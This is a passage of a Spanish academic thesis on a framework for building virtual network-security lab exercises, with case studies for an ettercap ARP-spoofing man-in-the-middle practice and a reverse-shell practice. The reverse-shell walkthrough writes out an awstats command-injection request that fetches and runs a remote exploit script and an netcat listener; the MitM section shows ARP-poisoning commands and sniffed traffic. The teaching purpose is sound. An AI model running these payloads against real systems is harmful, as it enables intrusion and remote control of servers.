Flex es una herramienta para generar analizadores lexicográficos, o *scanners*, que dado un archivo con una secuencia de expresiones regulares y código C asociado, crea un programa que permite reconocer estas expresiones y ejecutar el código correspondiente. Flex es compatible con la herramienta Lex.

La elección de estas herramientas se debió a nuestra experiencia previa con el uso de estas tecnologías. El hecho de haber elegido estas herramientas condicionó la elección de C como lenguaje de programación, dado que las mismas funcionan en ese lenguaje.

Además, se decidió escribir el código en inglés de manera de hacerlo legible y mantenible por una mayor cantidad de gente interesada en el tema.

5.1.2. Generación del XML de VNUML

El módulo encargado de generar el XML El proceso de generación del XML consta de dos fases. En la primer fase se construye un árbol a partir de la sintaxis abstracta que representa la estructura del XML que se quiere generar. En la segunda fase se recorre este árbol y se imprime en el archivo de salida las etiquetas con los *tags* del XML correspondientes a cada nodo del árbol.

Durante este proceso no se tienen en cuenta algunos conceptos de la especificación en LISLab que no son relevantes para la instanciación de la práctica, por ejemplo el concepto de Vulnerabilidad. Además, algunos parámetros del XML no son relevantes para la creación de las prácticas, por lo que no se definen en LISLab y se utilizan valores por defecto.

5.2. Instanciación de las prácticas

En esta sección se describirá el módulo de instanciación de prácticas, la configuración de red elegida para los escenarios, el manejo de imágenes de disco de las máquinas virtuales del escenario, la instalación de aplicaciones en las mismas y la parametrización de cada instancia de la práctica.

5.2.1. Scripts de instanciación

Si bien el proceso de instanciación de prácticas no fue una parte central del proyecto, se generaron algunos *scripts* que permiten realizar este proceso, de modo de poder ejecutar las prácticas definidas:

`start_scenario` es el encargado de iniciar la ejecución del escenario para la práctica, a partir del nombre de la práctica y la cantidad de instancias concurrentes a ejecutar. Utiliza VNUML para crear y configurar el escenario virtual.

`stop_scenario` detiene la ejecución de las máquinas virtuales de la práctica, y retorna diversas configuraciones del host a los valores anteriores a la instanciación.

`evaluation` es el script encargado de evaluar la resolución de la práctica para cada instancia. Para cada evidencia definida en la práctica, obtiene el archivo especificado en su atributo `location` y lo compara con el resultado esperado de la práctica, indicando para cada evidencia si la misma existía y si tenía el contenido esperado.

Se puede encontrar más información sobre la utilización de estos scripts en el "Manual de Usuario" [CEP08c].

5.2.2. Configuración de Red de los Escenarios

La configuración de red de los escenarios comprende tanto las redes internas a las prácticas, como el acceso desde y hacia redes externas. En particular es de interés resolver el acceso vía *ssh* a las máquinas por docentes y estudiantes, y el acceso a Internet u otras redes externas desde las máquinas virtuales de la práctica.

Para resolver este acceso externo al escenario virtual, se utilizó la funcionalidad de "Redes de Administración" de VNUML [**?**]. La misma permite la configuración automática de redes virtuales que permiten el acceso a redes externas.

Existen dos formas de configurar redes de administración en VNUML, una es a través de redes switcheadas, y la otra es a través de redes punto a punto entre cada VM y el host.



Figura 5.1: Redes de Administración del Escenario

Se decidió utilizar la segunda alternativa. La primera permite una configuración en el host más sencilla, con menos interfaces virtuales y menos reglas de ruteo y de firewall. Sin embargo permite el acceso entre máquinas dentro del escenario utilizando esta red, que no pertenece a la propia práctica. Esta propiedad es inaceptable, debido a que aparecen canales de comunicación entre las máquinas virtuales que no deberían existir y pueden comprometer el correcto funcionamiento de la práctica.

En la Figura 5.1 se puede ver un diagrama de la segunda opción. Las redes dibujadas en rojo son las de administración, mientras que las negras, son las internas del escenario.

Utilizando redes de administración punto a punto es posible, con reglas de ruteo y de firewall en el host, permitir el acceso a redes externas. Esto se realiza configurando *NAT* entre las máquinas virtuales y las redes externas, al momento de instanciar la práctica. El acceso vía *ssh* a las máquinas del escenario desde la red externa se realiza mediante *port forwarding*.

Finalmente, se crean reglas de firewall, que impiden el enrutamiento de paquetes entre las distintas redes de administración punto a punto.

5.2.3. Administración de Imágenes de Disco

Las imágenes de disco para las máquinas virtuales de la práctica se encuentran en un repositorio del framework. Cada una de estas imágenes contiene la instalación un sistema operativo a utilizar en las prácticas.

Durante el proceso de instanciación se ejecutan las máquinas virtuales que utilizan la tecnología de “Copy on Write”, con estas imágenes como base. Al momento de iniciar cada máquina, se realizan las modificaciones a la imagen definidas por el docente en la práctica. Estas modificaciones incluyen:

- Creación de usuarios y grupos

- Instalación de aplicaciones
- Configuración de reglas de firewall
- Ejecución del proceso de parametrización.
- Ejecución de las aplicaciones definidas para ejecutar al comienzo de la práctica.

Los cambios a la imagen de disco que implican estas modificaciones se escriben en un archivo de diferencias, lo que disminuye considerablemente la utilización de espacio en disco.

Es importante mencionar que existen archivos de diferencia para todas las máquinas de cada instancia de la práctica; y que cada uno de ellos contiene la información de los cambios realizados.

Debido a que dos máquinas equivalentes de dos instancias distintas tendrán las mismas modificaciones al iniciar la práctica (por ejemplo, ambas tendrán instaladas las mismas aplicaciones), se desperdicia cierta cantidad de espacio en disco, con información repetida.

Para que no ocurra este desperdicio de espacio en disco, sería posible realizar una copia completa de las imágenes base para cada máquina de la práctica, y realizar una sola vez las modificaciones en ellas. Luego se usarían estas nuevas imágenes base particulares de la práctica para realizar "Copy on Write". Esta alternativa guarda la información de las modificaciones una sola vez, y en los archivos de diferencias se almacenan sólo los cambios particulares de esa instancia.

La opción del párrafo anterior fue descartada, ya que estimamos que en la mayoría de los casos ocuparía una mayor cantidad de espacio en disco que la primera. Esto sucede porque en general, las modificaciones que se le hacen a las máquinas de una práctica ocupan relativamente poco espacio, mientras que una copia completa de la imagen de disco, en general, ocupará varios Gigabytes, y es necesario realizar una por cada máquina definida en el escenario.

En cuanto a los distintos sistemas operativos soportados por el Framework, se soportan todas las distribuciones del sistema GNU/Linux. Esto se debe a que al utilizar UML como tecnología de virtualización, sólo se puede ejecutar máquinas virtuales con sistemas de kernel Linux.

Las diferencias entre las distintas distribuciones para instalar aplicaciones, se manejan a través de un archivo donde se especifica el comando de instalación para cada distribución distinta (ver Sección 5.2.4 y "Manual de Usuario" [CEP08c].

Es posible que el docente agregue imágenes base al framework. El proceso se explica en detalle en el "Manual de Usuario" [CEP08c]. A grandes rasgos, requiere la creación de una imagen de UML, con las particularidades de VNUML [VNUa]. Además, se debe agregar el comando de instalación de aplicaciones para la nueva imagen, si esta contiene un sistema operativo distinta de las ya soportadas por el framework. Con esto ya se puede utilizar la nueva imagen en la definición de prácticas.

5.2.4. Instalación de Aplicaciones

Cuando el docente define aplicaciones para las máquinas de la práctica, éstas se instalan automáticamente en las máquinas, la primera vez que se instancia la práctica.

Las aplicaciones que puede incluir el docente están en un repositorio de aplicaciones del framework, que contiene los instaladores (por ejemplo archivos `.rpm` o `.deb`) para cada sistema operativo soportado por el framework.

El docente puede querer agregar nuevas aplicaciones al repositorio, para lo cual sólo debe copiar el instalador de la aplicación y renombrarlo de modo que tenga el siguiente formato:

`<nombre>_<versión>_<arquitectura>.<extensión>`

El nombre y la versión deben ser los que se utilicen en la definición de las prácticas. Para la versión actual del framework, la arquitectura debe ser "`i386`". La extensión depende de la distribución del sistema utilizada, y puede ser, por ejemplo, `.rpm` o `.deb`.

El hecho de requerir que los instaladores de las aplicaciones se encuentren en el repositorio se debe a que muchas veces, en las prácticas de seguridad, es necesario contar con una versión especifica de las aplicaciones (por ejemplo, una versión antigua con un *bug* que pueda ser explotado por los estudiantes).

Sin embargo, cuando la versión no es importante, o cuando se requiere la última versión disponible del software, puede ser interesante instalar las aplicaciones desde un repositorio externo (el repositorio oficial de la distribución, por ejemplo). Esto facilitaría mucho la instalación de dependencias entre paquetes.

Esta alternativa puede generar conflictos entre una versión antigua de una aplicación y versiones de otros paquetes en el repositorio de la distribución. Por simplicidad en el manejo de versiones de los paquetes, se decidió no implementar esta funcionalidad para esta versión del Framework.

5.2.5. Parametrización de las Instancias

Cada instancia de la práctica debe ser parametrizada de modo que tenga ciertas características diferentes del resto. De esta manera, las prácticas de los estudiantes no serán todas iguales, sino que tendrán ciertas variaciones.

Para parametrizar las instancias, el docente debe especificar, en la definición de la práctica, un conjunto de parámetros. Debido a que el valor de estos parámetros depende de cada instancia, el mismo se asigna al momento de instanciar. Esto se realiza por medio de un archivo, que tiene para cada instancia el valor de los parámetros definidos.

La sintaxis de este archivo consiste en líneas de la forma:

`<nro_instancia>:<nombre_param>:<valor_param>`

Donde `nro_instancia` es el número de instancia en la que se define el valor del parámetro, `nombre_param` y `valor_param` son el nombre y el valor del parámetro respectivamente. Las líneas que no sean de esta forma son ignoradas.

Este archivo es leído al instanciar la práctica, y cada instancia es parametrizada de acuerdo a lo definido en él.

Los parámetros pueden ser utilizados en los siguientes casos:

- En todos los procesos definidos por el docente (de parametrización, de recolección o de evaluación)
- En el comando utilizado para ejecutar las aplicaciones.

  De esta manera, se les puede pasar argumentos a las aplicaciones que ejecutan al comenzar la práctica, de acuerdo a los valores de los parámetros para cada instancia.

- En la definición de las evidencias.

  Esto permite personalizar los resultados esperados para cada estudiante.

Estos parámetros se implementan creando variables de entorno, que están definidos únicamente durante la ejecución de los scripts correspondientes a los tres casos mencionados anteriormente. Esto se debe a que es problemático permitir la existencia en el escenario de variables de entorno cuyo valor pueda comprometer la integridad de la práctica. Los valores de los parámetros típicamente contendrán información del resultado esperado de la práctica, que no debe ser accedido por los estudiantes de otro modo que no sea la realización completa de la misma.

5.3. Extensiones de VNUML

El uso de VNUML como herramienta de ejecución de escenarios virtuales facilitó la implementación de un intérprete del lenguaje LISLab. Sin embargo, la semántica del lenguaje no es exactamente igual a la provista por esta herramienta. Por este motivo, fue necesario extenderla y modificarla para que se adecúe más a la semántica definida. En esta sección describiremos cuáles fueron estas modificaciones, y cuáles son las diferencias entre la semántica definida y la implementación en VNUML que no fue posible resolver para esta versión del prototipo.

5.3.1. Instalación de Aplicaciones

VNUML no provee funcionalidad para instalar aplicaciones en las máquinas virtuales de manera automática. Para implementar esto, se agregó una etiqueta `application` al XML de VNUML, dentro de la etiqueta `vm`.

Los atributos de la etiqueta `application` son análogos a los definidos en LISLab: `name`, `version` y `os`:

```
<vm name="vm-att">
  <application name="ettercap" version="0.7.3-1.2"
               os="debian_lenny" />
</vm>
```

Etiqueta de las Aplicaciones

Además, se agregó un módulo a los utilizados por VNUML, que, basado en el contenido de esta nueva etiqueta, instala las aplicaciones automáticamente.

El comando para realizar la instalación se obtiene de un archivo de configuración que indica cuál es dicho comando, para cada sistema operativo disponible.

El atributo `command` de la aplicación es utilizado para generar etiquetas `exec` de VNUML, si la aplicación debe ejecutarse al iniciar la práctica:

```
<vm name="vm-sv">
  <exec type="verbatim" seq="start_apps"
        mode="mconsole">reply-message &</exec>
</vm>
```

Etiqueta de Aplicación con Opción de Ejecución

En el "Manual de Usuario" [CEP08c], puede encontrarse una explicación en detalle de estos temas.

Durante la instanciación del escenario, se copian los instaladores de las aplicaciones a un directorio que será montado en las máquinas virtuales, y se agrega a un script de inicialización de VNUML (que ejecuta en cada máquina virtual), el comando necesario para instalar las aplicaciones.

5.3.2. Reglas de Firewall

El XML de VNUML fue extendido con etiquetas `fw_rule` dentro de la definición de `vm`, cuyos atributos son análogos a los definidos por el docente. Por ejemplo:

```
<vm name="vm1">
  <fw_rule protocol="tcp" direction="input" action="drop">
    <source ip_range="192.168.0.0" ip_mask="255.255.255.0" />
    <destination port="80" />
  </fw_rule>
</vm>
```

Etiqueta de Regla de Firewall

En el script de inicialización de VNUML se agregan comandos de `iptables` que representen lo definido en estas etiquetas.

5.3.3. Parametrización de Escenarios

Para representar los parámetros en el XML de VNUML, se agregó la etiqueta `parameter`. Tiene un único atributo `name`, y su valor corresponde al valor de ese parámetro para la instancia actual.

Los `exec` de VNUML son implementados como scripts que se copian a las VMs con el contenido del comando de la etiqueta. Lo que se hizo fue simplemente agregar la definición de una variable por parámetro al comienzo de este script.

5.3.4. Creación de Usuarios y Grupos

Para permitir la creación de usuarios y grupos con todos los datos que permite especificar LISLab, fue necesario extender los atributos del tag `user` del XML de VNUML. Si bien VNUML ya tenía funcionalidad para definir usuarios y grupos en las máquinas virtuales, ésta sólo comprendía los aspectos básicos, y no permitía definir datos como contraseñas, `shells` o el directorio `home`.

La extensión se implementó creando un script que se ejecuta al momento de instanciar las máquinas de una práctica. En este script se crean los usuarios con los datos dados, utilizando el comando `useradd`. Si el usuario ya existía en el sistema, se modifican sus datos utilizando el comando `usermod`. Los grupos a los que pertenece el usuario son agregados al sistema, si no existían ya. En caso de que el usuario ya exista y ya pertenezca a ciertos grupos, el usuario es agregado a los grupos definidos en la especificación, y mantiene su pertenencia a los grupos anteriores.

Capítulo 6

Casos de Estudio

6.1. Man in the Middle

6.1.1. Descripción de la práctica

El objetivo es mostrar como es posible interceptar sin ser detectado una comunicación entre dos equipos pertenecientes a una red, con el fin de obtener información confidencial o introducir modificaciones a dicha información.

El escenario de la práctica consiste de un equipo controlado por el estudiante, que cumple el rol de atacante, y dos equipos que se trasmiten mensajes entre sí, los cuales cumplen el rol de víctimas.

Los tres equipos están en una misma red, en un mismo dominio de broadcast, pero en distintos dominios de colisión, lo que se conoce como una red *switcheada*. El propósito de utilizar ésta topología es obligar al estudiante a utilizar un ataque de *ARP spoofing* previo a poder interceptar el mensaje. Para realizar dicho ataque el estudiante contará con la herramienta *ettercap*.

6.1.2. Especificación en LISLab

A continuación se presenta la práctica especificada en el lenguaje LISLab. Para definir esta práctica, se debe definir el escenario de la siguiente forma:

```
Scenario mitm {
  name = "Man In The Middle";
  description = "A scenario to show a MitM attack";
  year = 2008;
  course = "FSI";
  author = "The Author";
  attackers = {mitm_attacker};
  victims = {client_victim, server_victim};
  evaluation = proc_eval;
  results = {res};
  parameters = {par_message};
};
```

Además se deben definir tres máquinas, una atacante y dos víctimas (servidor y cliente), pertenecientes a una red switcheada, de la siguiente forma:

```
Attacker mitm_attacker {
  name = "vm-att";
  ram = 256;
  interfaces = {if_attacker};
  disk = debian_disk;
  users = {user_attacker};
  parametrization = attacker_parametrization;
  tools = {ettercap_common, ettercap};
};

Victim client_victim {
  name = "vm-cv";
  ram = 256;
  interfaces = {if_cv};
  disk = debian_disk;
  applications = {send_message};
  vulnerabilities = {arp_vulnerability};
};

Victim server_victim {
  name = "vm-sv";
  ram = 256;
  interfaces = {if_sv};
  disk = debian_disk;
  applications = {reply_message};
  vulnerabilities = {arp_vulnerability};
};
```

Para definir la red switcheada debemos definir las interfaces para cada máquina, y la red a la cual están conectadas:

```
Interface if_attacker {
  name = eth1;
  network = NMitm;
  ip_address = 192.168.0.22;
  mac_address = 00:00:00:00:00:03;
};

Interface if_cv {
  name = eth1;
  network = NMitm;
  ip_address = 192.168.0.21;
  mac_address = 00:00:00:00:00:02;
```

```
};

Interface if_sv {
  name = eth1;
  network = NMitm;
  ip_address = 192.168.0.20;
  mac_address = 00:00:00:00:00:01;
};

Network NMitm {
  range = range_mitm;
  switched = true;
};

IP_Range range_mitm {
  ip_address = 192.168.0.0;
  mask = 255.255.255.0;
};
```

La máquina atacante debe contar con la aplicación `ettercap` instalada, la cual será la herramienta utilizada para el ataque.

La máquina víctima cliente debe contar con la aplicación `send_message`, la cual debe estar ejecutando en todo momento. Esta aplicación envía a intervalos regulares un mensaje, codificado en base 64, a la máquina víctima servidor.

La máquina víctima servidor debe tener ejecutando la aplicación `reply_message`, que escucha los mensajes recibidos desde la víctima cliente y se los retransmite.

La práctica tiene definido un parámetro MESSAGE, el cual representa el mensaje transmitido entre las víctimas, cuyo valor va a ser distinto para cada instancia. El parámetro MESSAGE es utilizado como parámetro de la aplicación `send_message` para indicarle el mensaje que debe enviar.

A continuación se muestra la definición de las aplicaciones `send_message`, `reply_message`, y la definición del parámetro MESSAGE.

```
Application send_message {
  name = "send_message";
  version = "1.0-1";
  operating_system = debian_os;
  running = true;
  command = "send_message -m&quot;$message&quot; -H192.168.0.20";
};

Application reply_message {
  name = "reply_message";
  version = "1.0-1";
  operating_system = debian_os;
  running = true;
  service = serv_echo;
};
```

```
Service serv_echo {
  port = 7;
  protocol = TCP;
};

Tool ettercap {
  name = "ettercap";
  version = "0.7.3-1.2";
  operating_system = debian_os;
  running = false;
  description = "Multipurpose interceptor for switched LANs";
  exploitable_vulnerabilities = {arp_vulnerability};
};

Tool ettercap_common {
  name = "ettercap-common";
  version = "0.7.3-1.2";
  operating_system = debian_os;
  running = false;
  description = "Dependency of ettercap";
  exploitable_vulnerabilities = {arp_vulnerability};
};

Vulnerability arp_vulnerability {
  type = "ARP Protocol";
  description = "ARP protocol vulnerability";
};

Parameter par_message {
  name = message;
};
```

Las máquinas necesitan la defínción de un disco, y de un sistema operativo instalado en ese disco, que se muestran a continuación:

```
Disk debian_disk {
  operating_system = debian_os;
  description = "A disk with Debian Lenny installed";
};

Operating_System debian_os {
  name = "debian_lenny";
  version = "4.0";
};
```

En la máquina atacante se define un usuario `attacker` perteneciente un grupo `trudy` que será el utilizado por los estudiantes para realizar la práctica:

```
User user_attacker {
  username = "attacker";
  password = "1234";
  name = "Trudy Mallory";
  shell = "/bin/bash";
  secondary_groups = {group_trudy};
};

Group group_trudy {
  name = "trudy";
};
```

A modo ilustrativo se incluye un proceso de evaluación personalizado, el cual despliega los valores de las variables de entorno definidas para la instancia.

También se incluye un proceso de parametrización en el que, se le otorgan privilegios al usuario `attacker` para que pueda ejecutar la herramienta `ettercap` como el usuario `root`.

```
Process attacker_parametrization {
  script =
    "/usr/local/pgfist/data/scenarios/parametrize_vm-att_mitm.sh";
};

Process proc_eval {
  script =
    "/usr/local/pgfist/data/scenarios/evaluate_mitm.sh";
};
```

La evidencia que es necesario recolectar de la máquina atacante para evaluar la práctica, consiste en un archivo que debe contener el valor del parámetro MESSAGE para que la evidencia sea considerada correcta. A continuación se muestra la definición de esta evidencia y de su resultado esperado asociado:

```
ExpectedResult res {
  description = "The student intercepted the message";
  evidences = {expected_evidence};
};

Evidence expected_evidence {
  location = "/home/attacker/result.txt";
  machine = mitm_attacker;
  content = "$message";
};
```

En el archivo mitm.param se especifican los valores del parámetro `message` para cada instancia:

```
1:message:Su flor es la rosa
2:message:Su flor es la margarita
3:message:Su flor es la violeta
```

6.1.3. Instanciación

Para instanciar la práctica, se ejecuta como root el comando `start_scenario`, con el nombre de la práctica y la cantidad de instancias como parámetro:

```
# ./start_scenario mitm 3

(Re)creating /usr/local/pgfist/data/scenarios/mitm...DONE
Configuring network for instance 1...DONE

INSTANCE 1
==========
Copying XMLs...DONE
Fixing instance XML...DONE
Starting VNUML...DONE

INSTANCE 2
==========
Copying XMLs...DONE
Fixing instance XML...DONE
Starting VNUML...DONE

INSTANCE 3
==========
Copying XMLs...DONE
Fixing instance XML...DONE
Starting VNUML...DONE

Initializing scenario for instance 1...DONE
Initializing scenario for instance 2...DONE
Initializing scenario for instance 3...DONE
```

Salida del comando `start_scenario`

Al momento de instanciar esta práctica, por cada instancia se levantan tres máquinas virtuales de UML, una por cada máquina definida en la especificación. Estas máquinas se conectan en una red virtual, privada a la instancia, que refleja la topología definida en la especificación de la práctica.

Además de la red privada de cada instancia, se crean redes punto a punto entre el host y todas las máquinas virtuales. Es utilizando estas redes que, tanto estudiantes

como docentes, acceden a las máquinas de la práctica. Además, a través de estas redes de administración, las máquinas pueden tener acceso a redes externas.

En `/usr/local/pgfist/data/scenarios/mitm/hosts` hay una lista de direcciones IP de las máquinas de cada instancia. En cada máquina, la interfaz `eth0` es la que está conectada a la red de administración y tiene la dirección IP indicada en el archivo de hosts.

En `/usr/local/pgfist/data/scenarios/mitm/mitmN.log` se puede ver el log de ejecución de cada instancia.

6.1.4. Resolución de la práctica

Al iniciar la práctica, el estudiante inicia sesión con el usuario `attacker` en la máquina atacante. A continuación debe ejecutar la herramienta *ettercap*, de manera tal que inicie un ataque de *ARP spoofing* contra ambas máquinas víctimas. La dirección IP de la máquina víctima cliente es la 192.168.0.21 y la del servidor la 192.168.0.20 para todas las instancias, tal cual fue definido en la especificación.

Una vez realizado el ataque y que todo el tráfico entre las máquinas víctimas está siendo reenviado por la máquina atacante, el estudiante debe analizar este tráfico para encontrar el mensaje que se está trasmitiendo repetidamente entre las máquinas víctimas. Una vez obtenido el mensaje, el cual está codificado en base 64, el estudiante debe decodificarlo de alguna manera, por ejemplo utilizando el comando `base64`, y guardarlo en el archivo `/home/attacker/result.txt`. La salida de estas operaciones se muestra a continuación:

```
attacker@vm-att:~$ sudo ettercap -T -V ascii \
  -i eth1 -M arp /192.168.0.20/ /192.168.0.21/

[sudo] password for attacker:

ettercap NG-0.7.3 copyright
  2001-2004 ALoR & NaGA

Listening on eth1... (Ethernet)

  eth1 -> 00:00:00:00:00:03   192.168.0.22  255.255.255.0

SSL dissection needs a valid 'redir_command_on'
script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
```

```
Scanning for merged targets (2 hosts)...

* |=========================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.0.20 00:00:00:00:00:01

 GROUP 2 : 192.168.0.21 00:00:00:00:00:02
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Tue Mar 17 01:37:14 2009
TCP  192.168.0.21:3117 --> 192.168.0.20:7 | AP

U3UgZmxvciBlcyBsYSByb3Nh

Tue Mar 17 01:37:14 2009
TCP  192.168.0.20:7 --> 192.168.0.21:3117 | A

Tue Mar 17 01:37:14 2009
TCP  192.168.0.20:7 --> 192.168.0.21:3117 | AP

U3UgZmxvciBlcyBsYSByb3Nh

Packet visualization stopped...
Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

attacker@vm-att:~$ echo 'U3UgZmxvciBlcyBsYSByb3Nh' |
    base64 -d > result.txt

attacker@vm-att:~$ cat result.txt
Su flor es la rosa
```

Ejecución de Ettercap

6.1.5. Evaluación

Se considera que la práctica fue completada correctamente por el estudiante si, al momento de la evaluación, en la máquina atacante existe el archivo */home/attacker/result.txt* y contiene el texto decodificado del mensaje que el estudiante debía interceptar.

Cuando el docente da por terminada la práctica y desea evaluar el desempeño de los estudiantes, ejecuta *evaluate_scenario*, cuya salida se puede ver en la figura 6.1.5.

```
INSTANCE 1
============
Running default evidence gathering...
Running default evaluation...
Running custom evaluation...

INSTANCE 2
============
Running default evidence gathering...
Running default evaluation...
Running custom evaluation...

INSTANCE 3
============
Running default evidence gathering...
Running default evaluation...
Running custom evaluation...

DONE. Result saved in /usr/local/pgfist/data/scenarios/
    mitm_evaluation_result

INSTANCE 1
============
Default Evaluation:
  expected_evidence ..................OK
Custom Evaluation:
message = "Su flor es la rosa"
Attacker IP = 10.1.0.2
Client Victim IP = 10.1.0.6
Server Victim IP = 10.1.0.10

INSTANCE 2
============
Default Evaluation:
  expected_evidence .........Wrong Content
Custom Evaluation:
message = "Su flor es la margarita"
Attacker IP = 10.2.0.2
Client Victim IP = 10.2.0.6
Server Victim IP = 10.2.0.10

INSTANCE 3
============
Default Evaluation:
  expected_evidence ..............Not Found
```

```
Custom Evaluation:
message = "Su flor es la violeta"
Attacker IP = 10.3.0.2
Client Victim IP = 10.3.0.6
Server Victim IP = 10.3.0.10
```

Salida de Evaluación de Escenario

El sistema ejecuta el proceso de recolección por defecto con las evidencias especificadas en la definición de la práctica (obtendrá el contenido del archivo `/home/attacker/result.txt` para cada instancia). Luego el sistema ejecutará el proceso de evaluación por defecto, comparando los datos obtenidos de los archivos en el paso anterior con los especificados en las evidencias.

6.2. Shell reversa

6.2.1. Descripción de la práctica

El propósito de esta práctica es demostrar el concepto de ataque por shell reversa. Generalmente los firewalls restringen las conexiones entrantes, pero permiten todo el tráfico saliente. La técnica de shell reversa consiste en que la máquina víctima genere el pedido de conexión hacia el atacante, y le permita ejecutar comandos arbitrarios en la víctima.

La práctica consiste en un servidor víctima y una máquina atacante. La máquina víctima tiene un servidor web Apache, ejecutando la aplicación `awstats` [awsa]. Esta aplicación tiene una vulnerabilidad conocida, que permite ejecutar comandos en el servidor [awsb]. La máquina atacante utiliza la herramienta `netcat` [net], que permite leer y escribir sobre conexiones de red.

6.2.2. Especificación en LISLab

En esta práctica se definieron dos máquinas, una víctima y un atacante pertenecientes a una red switcheada. La máquina atacante cuenta con la aplicación `netcat` instalada, que será la herramienta utilizada para el ataque.

Para la máquina víctima, se utilizó el disco del laboratorio del curso FSI, convirtiéndolo en un formato compatible con UML. Esto muestra que es posible la reutilización de los discos virtuales creados en cursos anteriores.

Además para esta máquina se definieron reglas de filtrado para denegar únicamente conexiones entrantes a puertos distintos del puerto 80, donde atiende el servidor web.

A continuación se presenta la práctica especificada en el lenguaje LISLab:

```
Scenario revshell {
  name = "Reverse Shell";
  description = "A scenario to show
reverse shell attack";
  year = 2008;
  course = "FSI";
  author = "The Author";
```

```
  attackers = {attacker};
  victims = {victim};
  evaluation = proc_eval;
  results = {res};
};

Attacker attacker {
  name = "vm-att";
  ram = 256;
  interfaces = {if_attacker};
  disk = debian_disk;
  tools = {netcat};
};

Interface if_attacker {
  name = eth1;
  network = NetRShell;
  ip_address = 192.168.0.22;
  mac_address = 00:00:00:00:00:03;
};

Disk debian_disk {
  operating_system = debian_os;
  description = "A disk with Debian Lenny installed";
};

Fw_Rule fw_rule_drop_all {
  action = DROP;
  direction = INPUT;
  source = addr_if_vic;
};

Fw_Rule fw_rule_allow_http {
  action = ACCEPT;
  direction = INPUT;
  destination = a_fw_rule;
};

Address a_fw_rule {
  service = serv_http;
};

Address addr_if_vic {
  interface = if_victim;
};

Service serv_http {
  port = 80;
  protocol = TCP;
```

```
};

Tool netcat {
  name = "netcat";
  version = "1.10-38";
  operating_system = debian_os;
};

Victim victim {
  name = "vm-vic";
  ram = 256;
  interfaces = {if_victim};
  disk = fedora_disk;
  fw_rules = {fw_rule_allow_http,
fw_rule_drop_all};
  vulnerabilities = {reverse_shell};
};

Interface if_victim {
  name = eth1;
  network = NetRShell;
  ip_address = 192.168.0.21;
  mac_address = 00:00:00:00:00:02;
};

Disk fedora_disk {
  operating_system = fedora_os;
  description =
"A disk with Fedora Core installed";
};

Vulnerability reverse_shell {
  type = "Reverse Shell";
  description =
"Reverse Shell vulnerability";
};

Network NetRShell {
  range = range_rsh;
  switched = true;
};

IP_Range range_rsh {
  ip_address = 192.168.0.0;
  mask = 255.255.255.0;

};

Operating_System debian_os {
```

```
  name = "debian_lenny";
  version = "4.0";
};

Operating_System fedora_os {
  name = "reverse_shell";
  version = "4.0";
};
```

Especificación completa de la práctica de Shell Reversa

6.2.3. Instanciación

Al igual que en el caso MitM, al momento de la instanciación, se levantan dos máquinas virtuales de UML, una por cada máquina definida en la especificación:

```
# ./start_scenario revshell 2

(Re)creating /usr/local/pgfist/data/scenarios/revshell...DONE
Configuring network for instance 1...DONE
Configuring network for instance 2...DONE

INSTANCE 1
==========
Copying XMLs...DONE
Fixing instance XML...DONE
Starting VNUML...DONE

INSTANCE 2
==========
Copying XMLs...DONE
Fixing instance XML...DONE
Starting VNUML...DONE

Initializing scenario for instance 1...DONE
Initializing scenario for instance 2...DONE
```

Salida de la instancia de la práctica de Shell Reversa

6.2.4. Resolución de la práctica

Al iniciar la práctica, el estudiante inicia sesión con el usuario `root` en la máquina atacante. La dirección IP de la máquina víctima es la 192.168.0.20 para todas las instancias, tal cual fue definido en la especificación.

Primero se deberá descargar el script, conteniendo el exploit, en la máquina víctima. A continuación, se deberá ejecutar la herramienta `netcat` para que el atacante escuche en el puerto 8080. Luego se deberá ejecutar el exploit que se descargó en la máquina

víctima. El exploit se conecta a la máquina atacante al puerto 8080, permitiendo ejecutar comandos arbitrarios y retornando la salida de los mismos. De esta manera, el atacante tiene acceso a la máquina víctima mediante una consola interactiva.

Para descargar el exploit se debe ejecutar el siguiente comando, que se muestra a continuación junto con su salida:

```
vm-att:~# wget "http://192.168.0.21/cgi-bin/awstats.pl \
    ?&PluginMode=:print+system('cd /tmp; wget \
    http://www.fing.edu.uy/~pgfist/exploit.pl; ls -l')+;" \
    -O awstats.pl

--22:50:51--  http://192.168.0.21/cgi-bin/awstats.pl?&
PluginMode=:print+system('cd%20/tmp;%20wget%20http://www.fing.edu.uy/
~pgfist/exploit.pl;%20ls%20-l')+;

           => 'awstats.pl'

Connecting to 192.168.0.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

  [ <=>                                 ] 3,482       8.18K/s

22:50:52 (8.16 KB/s) - 'awstats.pl' saved [3482]
```

Salida de wget

Luego, se abre un puerto para escuchar en la máquina atacante:

```
vm-att:~# nc -v -l -p 8080
listening on [any] 8080 ...
```

En una segunda terminal se deberá ejecutar el exploit en la máquina víctima:

```
vm-att:~# wget
   "http://192.168.0.21/cgi-bin/awstats.pl?&PluginMode=:print+system(
    'perl /tmp/exploit.pl 192.168.0.22')+;" -O awstats.pl

--22:41:35--
http://192.168.0.21/cgi-bin/awstats.pl?&PluginMode=:print+system('
perl%20/tmp/exploit.pl%20192.168.0.22')+;
           => 'awstats.pl'
Connecting to 192.168.0.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

